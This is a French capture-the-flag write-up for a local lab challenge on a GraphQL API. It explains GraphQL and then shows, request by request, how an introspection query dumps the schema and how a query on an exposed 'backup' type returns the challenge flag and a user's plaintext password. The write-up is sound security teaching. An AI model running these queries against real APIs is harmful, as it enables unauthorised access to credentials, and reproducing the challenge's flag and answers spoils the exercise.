Correction GraphQL

Qu'est-ce que GraphQL ?

GraphQL est un langage de requête pour les API créé par Facebook en 2012 et devenu opensource en 2015.

GraphQL utilise un **schéma** pour décrire les types de données disponibles dans l'API, ainsi que les **relations** entre ces types.
Les requêtes **GraphQL** peuvent également inclure des arguments pour filtrer, trier ou paginer les données.

En résumé, GraphQL est une technologie de requête flexible et puissante qui permet aux clients de récupérer des données spécifiques à partir d'une API de manière efficace et contrôlée.

Quelle est la différence avec les API REST ?

La principale différence entre **GraphQL** et **REST** est que **REST** est basé sur une architecture de ressources, où chaque **endpoint** correspond à une ressource.
Voici des exemples d'endpoints REST :

- `/users`
- `/articles`
- `/login`

GraphQL est basé sur une architecture de requête, où les clients spécifient exactement les données qu'ils souhaitent récupérer.

Dans **GraphQL**, il n'y a qu'un seul endpoint, par exemple `/graphql`, on peut spécifier exactement les données que l'on veut récupérer, ce qui évite l'**under/over fetching** des APIs REST.
De plus, le typage fort des données permet d'avoir un code maintenable et une API facile à consommée côté client.

Énoncé du challenge

Vous disposez d'un site web à l'adresse `http://localhost:3000/`.

L'objectif de ce challenge est de découvrir une faille de sécurité sur une API GraphQL.
Vous devez trouver le mot de passe d'un utilisateur.

Correction du challenge

Lorsque l'on lance le challenge, on peut accéder à `http://localhost:3000` et `http://localhost:5000` qui correspondent respectivement au client et au serveur.


On se rends donc sur le client, dans notre navigateur :

On tente quelques connexions avec des credentials arbitraires du style `admin@exemple.com:admin` ou `test@exemple.com:password`, mais rien ne fonctionne.

On voit ce genre de message d'erreur :

```
ApolloError: No user found
    ApolloError2            http://localhost:3000/node_modules/.vite/deps/@apollo_client.js?v=cde0f835:3802
    QueryManager            http://localhost:3000/node_modules/.vite/deps/@apollo_client.js?v=cde0f835:4989
    both                    http://localhost:3000/node_modules/.vite/deps/chunk-ZQDV2TRL.js?v=cde0f835:9600
    then                    http://localhost:3000/node_modules/.vite/deps/chunk-ZQDV2TRL.js?v=cde0f835:9591
    then                    http://localhost:3000/node_modules/.vite/deps/chunk-ZQDV2TRL.js?v=cde0f835:9590
    makeCallback            http://localhost:3000/node_modules/.vite/deps/chunk-ZQDV2TRL.js?v=cde0f835:9602
    notifySubscription      http://localhost:3000/node_modules/.vite/deps/chunk-ZQDV2TRL.js?v=cde0f835:8554
    onNotify                http://localhost:3000/node_modules/.vite/deps/chunk-ZQDV2TRL.js?v=cde0f835:8598
    next                    http://localhost:3000/node_modules/.vite/deps/chunk-ZQDV2TRL.js?v=cde0f835:8636
    iterateObserversSafely  http://localhost:3000/node_modules/.vite/deps/chunk-ZQDV2TRL.js?v=cde0f835:9578
    iterateObserversSafely  http://localhost:3000/node_modules/.vite/deps/chunk-ZQDV2TRL.js?v=cde0f835:9577
    next                    http://localhost:3000/node_modules/.vite/deps/chunk-ZQDV2TRL.js?v=cde0f835:9688
    notifySubscription      http://localhost:3000/node_modules/.vite/deps/chunk-ZQDV2TRL.js?v=cde0f835:8554
    onNotify                http://localhost:3000/node_modules/.vite/deps/chunk-ZQDV2TRL.js?v=cde0f835:8598
    next                    http://localhost:3000/node_modules/.vite/deps/chunk-ZQDV2TRL.js?v=cde0f835:8636
    notifySubscription      http://localhost:3000/node_modules/.vite/deps/chunk-ZQDV2TRL.js?v=cde0f835:8554
    onNotify                http://localhost:3000/node_modules/.vite/deps/chunk-ZQDV2TRL.js?v=cde0f835:8598
    next                    http://localhost:3000/node_modules/.vite/deps/chunk-ZQDV2TRL.js?v=cde0f835:8636
    readJsonBody            http://localhost:3000/node_modules/.vite/deps/@apollo_client.js?v=cde0f835:369
```

Pour essayer d'avancer, on ouvre **Burp Suite** et on intercepte une requête de connexion :




```
Pretty  Raw  Hex
1 POST / HTTP/1.1
2 Host: localhost:5000
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:110.0) Gecko/20100101 Firefox/110.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://localhost:3000/
8 content-type: application/json
9 Content-Length: 226
0 Origin: http://localhost:3000
1 DNT: 1
2 Connection: close
3 Sec-Fetch-Dest: empty
4 Sec-Fetch-Mode: cors
5 Sec-Fetch-Site: same-site
6 Sec-GPC: 1
7
8 {
    "variables":{
      "email":"exemple@exemple.com",
      "password":"password"
    },
    "query":"mutation ($email: String!, $password: String!) {\n  login(email: $email, password: $password) {\n    token\n    user {\n      id\n    }\n  }\n}"
  }
```

On voit que c'est une **API GraphQL**.
On envoie la requête dans le repeater et on va pouvoir faire une **introspection** pour dump le schéma de l'API :


```
{"query":
"
{__schema{queryType{name},mutationType{name},types{kind,name,description,fields(includeDeprecated:true)
{name,description,args{name,description,type{kind,name,ofType{kind,name,ofType{kind,name,ofType{kind,name,ofType{kind,name,ofType{kind,name,ofType{kind,name,ofType{kind,name}}}}}}},defaultValue},type{kind,name,ofType{kind,name,ofType{kind,name,ofType{kind,name,ofType{kind,name,ofType{kind,name,ofType{kind,name}}}}}}},isDeprecated,deprecationReason},inputFields{name,description,type{kind,name,ofType{kind,name,ofType{kind,name,ofType{kind,name,ofType{kind,name,ofType{kind,name,ofType{kind,name}}}}}}},defaultValue},interfaces{kind,name,ofType{kind,name,ofType{kind,name,ofType{kind,name,ofType{kind,name,ofType{kind,name,ofType{kind,name}}}}}}},enumValues(includeDeprecated:true)
```

```
{name,description,isDeprecated,deprecationReason,},possibleTypes{kind
,name,ofType{kind,name,ofType{kind,name,ofType{kind,name,ofType{kind,
name,ofType{kind,name,ofType{kind,name,ofType{kind,name}}}}}}}},dire
ctives{name,description,locations,args{name,description,type{kind,nam
e,ofType{kind,name,ofType{kind,name,ofType{kind,name,ofType{kind,name
,ofType{kind,name,ofType{kind,name,ofType{kind,name}}}}}}}},defaultVa
lue}}}}\n      "}
```



On voit que l'introspection à fonctionner.

On la copie dans GraphQL Voyager pour pouvoir l'interpréter facilement :



On voit un query intéressant avec le schéma `Backup`, qui permettrais de récupérer un flag + un compte utilisateur (ou admin ?).
On retourne donc dans **Burp Suite**, et on modifie notre requête HTTP avec ce payload :

```
{
        "query": "query { backup {  id, flag, name, email, password }
}"
}
```

Ceci nous permet de récupérer les champs **id**, **flag**, **email**, **password** :

Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
X-Powered-By: Express
Access-Control-Allow-Origin: http://localhost:3000
Vary: Origin
Access-Control-Allow-Credentials: true
Content-Type: application/json; charset=utf-8
Content-Length: 135
ETag: W/"87-O61/gcA7p4mbYiCbS53KOUxrg2Q"
Date: Tue, 14 Mar 2023 16:43:08 GMT
Connection: close

{
  "data":{
    "backup":[
      {
        "id":1,
        "flag":"flag{graphql_is_awesome}",
        "name":"graphql",
        "email":"graphql@exemple.com",
        "password":"Pa$$wOrd!"
      }
    ]
  }
}
```

Vous pouvez donc valider le challenge avec le flag : `flag{graphql_is_awesome}`.